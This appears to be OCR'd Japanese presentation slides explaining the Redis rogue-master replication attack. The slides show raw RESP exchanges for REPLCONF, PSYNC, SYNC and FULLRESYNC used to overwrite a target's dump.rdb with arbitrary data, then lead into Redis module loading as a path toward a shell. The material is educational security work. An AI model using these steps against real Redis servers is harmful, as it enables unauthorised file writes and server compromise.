
REPLCONF capaに応答する

- ・ ただのACKなので+OKでも
+FOOでも何でも良い
- ・ REPLCONF capa eof capa psync2
 - ・ +OK

```
*5
$8
REPLCONF
$4
capa
$3
eof
$4
capa
$6
psync2
+OK
*3
$5
PSYNC
$40
d3d15637ec5ecf9f593ebb5f7345c3e2b2f5268
9
$1
1
```

PSYNCが
飛んできている

ここまで流れ




PSYNC

- 同期を途中から再開するためのコマンド
 - Masterはoffset分だけずらして差分だけ返す
 - PSYNC replicationid offset
 - replicationidは40文字
 - PSYNC d3d15637ec5ecf9f593ebb5f7345c3e2b2f52689 1
 - 初回の場合は PSYNC 0とかPSYNC ? -1とかになる

```
*3
$5
PSYNC
$40
d3d15637ec5ecf9f593ebb5f7345c3e2b2f52689
$1
1
```

PSYNCに対する攻撃 (1/2)

- PSYNCにACKを返すとSYNCが飛んでくるのでペイロードを送る（差分扱い）
 - 初回ならRDBファイルは空なのでこれで任意のファイルを書き込める



SYNCに対してデータを流し込む

```
*3
$5
PSYNC
$1
?
$2
-1
+OK
SYNC
$10
aaaaaaaaaa
```


redisに入ってdump.rdbを確認

```
$ docker-compose exec redis bash
root@6a0b1d9439a7:/data# cat dump.rdb
aaaaaaaaaa
```

10個のaが書き込まれていればOK

PSYNCに対する攻撃 (2/2)

- PSYNCに対してFULLRESYNCを返す（実は常にこっちを使えば良い）
 - offsetを無視して送られてきたデータで上書きする



FULLRESYNC

- Masterにバッファーがない場合、古いreplicationidの場合はFULLRESYNCを行う
 - +FULLRESYNC replicationid offset

"When replicas connect to masters, they use the PSYNC command in order to send their old master replication ID and the offsets they processed so far. This way the master can send just the incremental part needed. However if there is not enough backlog in the master buffers, or if the replica is referring to an history (replication ID) which is no longer known, than a full resynchronization happens: in this case the replica will get a full copy of the dataset, from scratch."

FULLRESYNCでデータを流し込む

```
*3
$5
PSYNC
$40
d3d15637ec5ecf9f593ebb5f7345c3e2b2f52689
$1
1
+FULLRESYNC AAAAAAAA 0
$10
bbbbbbbbbb
```


先程同様にredisに入ってbが10個書き込まれていることを確認する

現状まとめ (Redis REPLICAOF編)

- ・ 攻撃対象のRedisに対し攻撃者は任意のRedisコマンドを発行可能
- ・ REPLICAOFを使って対象サーバをReplicaに設定
- ・ 同時に攻撃者サーバをMasterに設定
- ・ SYNC/PSYNCをReplicaから発行させ任意のペイロードを返しdump.rdbに好きなデータを書き込む

まだOSのシェルが取れていない！！

任意のファイル書き込みは可能



Redis Modules

Redis Modules

- 自作のコマンドを定義できる
- MODULE LOADでモジュールをロード可能

How To Build a Redis Module

What's in a Module

Basically, modules contain command handlers—these are C functions with the following signature:

